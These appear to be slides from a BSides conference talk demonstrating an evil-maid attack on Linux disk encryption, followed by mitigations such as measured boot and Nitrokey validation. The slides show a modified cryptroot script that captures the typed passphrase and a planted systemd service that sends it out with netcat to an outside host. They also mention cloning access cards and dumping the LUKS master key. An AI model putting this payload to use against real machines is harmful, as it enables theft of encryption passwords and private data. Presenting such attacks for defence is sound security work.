
https://learn.microsoft.com/en-us/windows/security/hardware-security/tpm/tpm-fundamentals

Refresher over!
Let's put it all together :D

The perfect Linux world / “Windows!?!?”



The real world is messy




Initramfs - Still a great target for a threat actor!

- How can we backdoor it?
- Boot off a external linux install
  - Mount the disk
  - Unmkinitramfs to pull it apart
  - Inject backdoor
  - Re-asemble with cpio
  - Unmount device
  - ~30 sec on modern hardware

```
root@bsides:~/bsides# unmkinitramfs

Usage: unmkinitramfs [-v] initramfs-file directory

Options:
  -v   Di

See unmki
```

```
root@bsides:~/bsides#
root@bsides:~/bsides# mkdir extracted_initdfs
root@bsides:~/bsides# unmkinitramfs -v /boot/initrd.img extracted_initdfs/
.
kernel
kernel/x86
kernel/x86/microcode
kernel/x86/microcode/AuthenticAMD.bin
kernel
kernel/x86
kernel/x86/microcode
kernel/x86/microcode/.enuineIntel.align.0123456789abc
kernel/x86/microcode/GenuineIntel.bin
.
bin
conf
conf/arch.conf
conf/conf.d
conf/conf.d/cryptsetup
conf/conf.d/zfs
conf/conf.d/zz-resume-auto
conf/initramfs.conf
conf/modules
cryptroot
cryptroot/crypttab
etc
etc/casper.conf
```

Let's Give it a go!



- ~~Wear your best maid outfit~~
- Clone the users access card (mifare, nfc, RFID, etc)
- Gain access to their room
- Pull Out their hard drive / SSD
- Clone their disk using Guymager in EWF Encase format
- Insert a USB memory stick and boot off it
- Run automated script to tamper with their initramfs

Let's Give it a go!

```
root@bsides:~/bsides# unmkinitramfs

Usage: unmkinitramfs [-v] initramfs-file directory

Options:
  -v   Display verbose messages about extraction

See unmkinitramfs(8) for further details.
```

```
root@bsides:~/bsides#
root@bsides:~/bsides# mkdir extracted_initdfs
root@bsides:~/bsides# unmkinitramfs -v /boot/initrd.img extracted_initdfs/
.
kernel
kernel/x86
kernel/x86/microcode
kernel/x86/microcode/AuthenticAMD.bin
kernel
kernel/x86
kernel/x86/microcode
kernel/x86/microcode/.enuineIntel.align.0123456789abc
kernel/x86/microcode/GenuineIntel.bin
.
bin
conf
conf/arch.conf
conf/conf.d
conf/conf.d/cryptsetup
conf/conf.d/zfs
conf/conf.d/zz-resume-auto
conf/initramfs.conf
conf/modules
cryptroot
cryptroot/crypttab
etc
etc/casper.conf
```

Let's Give it a go!

```
root@bsides:~# vi /usr/share/initramfs-tools/scripts/local-top/cryptroot
```

```
cat << EOF
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
EOF
```

Let's Give it a go!

```
  Volume group "vgmint" not found
  Cannot process volume group vgmint
  Volume group "vgmint" not found
  Cannot process volume group vgmint
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
cryptsetup: vda3_crypt: set up successfully

/dev/mapper/vgmint-root: clean, 595219/2416640 files, 3121753/9661440 blocks
we did it...


BusyBox v1.30.1 (Ubuntu 1:1.30.1-7ubuntu3) built-in shell (ash)
Enter 'help' for a list of built-in commands.

# _
```

Let's Give it a go!

```
local count=0 maxtries="${CRYPTTAB_OPTION_tries:-3}" fstype vg rv
while [ $maxtries -le 0 ] || [ $count -lt $maxtries ]; do
    if [ -z "${CRYPTTAB_OPTION_keyscript+x}" ] && [ "$CRYPTTAB_KEY" != "none" ]; then
        # unlock via keyfile
        unlock_mapping "$CRYPTTAB_KEY"
    else
        # unlock interactively or via keyscript
        run_keyscript "$count" | tee /tmp/the_passwd | unlock_mapping
    fi
    rv=$?
    count=$(( $count + 1 ))
```

Let's Give it a go!

```
root@bsides:~#
root@bsides:~# vi /usr/share/initramfs-tools/scripts/init-bottom/plymouth
```

```
/usr/bin/plymouth update-root-fs --new-root-dir=${ro

echo Stealing the password...
mount -o remount,rw /root
cp -v /tmp/the_passwd /root/the_passwd
cat << EOF > /root/lib/systemd/system/steal-password.service
[Unit]
After=network-online.target
Wants=network-online.target

[Service]
ExecStart=/bin/bash -c "cat /the_passwd | nc -q 3 tomcope.com 25566 ; rm /the_passwd"

[Install]
WantedBy=multi-user.target
EOF
ln -vs /lib/systemd/system/steal-password.service /root/etc/systemd/system/multi-user.target.wants/steal-password.service
sleep 5
~
~
```

Let's Give it a go!

```
root@tomandtim:~# nc -vlk 25566
Listening on 0.0.0.0 25566
```

<3 best password

```
Connection received on
apples
```

Let's Give it a go!

- Now we have the password we can decrypt the cloned disk

  - We can even dump the LUKS master key!

    - Steal their laptop at a later time and even if they change their encryption password we still have access to the data

Demo!


GRUB loading..
Welcome to GRUB!
Enter passphrase for hd0,msdos1 (143d488c-75e1-41bf-92af-8729d0bb4389):

Mitigations

- “True” Full disk encryption with correctly configured Trusted boot
- Windows + MacOS
- Linux with some tuning
- UFEI Passwords help
- External NitroKey validation

```
System:
      Firmware: UEFI 2.70 (American Megatrends 5.17)
 Firmware Arch: x64
   Secure Boot: disabled
  TPM2 Support: yes
  Measured UKI: no
  Boot into FW: supported
```

Tamper detection through Measured Boot

Thanks to the combination of the open source solutions Coreboot, Heads and Nitrokey USB hardware, you can check whether your laptop has been tampered with during transportation or in your absence (so-called Evil Maid Attack). This effectively verifies the integrity of the TPM, firmware and operating system using a separate Nitrokey USB key. Simply connect your Nitrokey to the NitroPad during the boot process and a green LED on the Nitrokey indicates that your NitroPad has not been tampered with. However, if the LED lights up red, this indicates tampering.

Questions?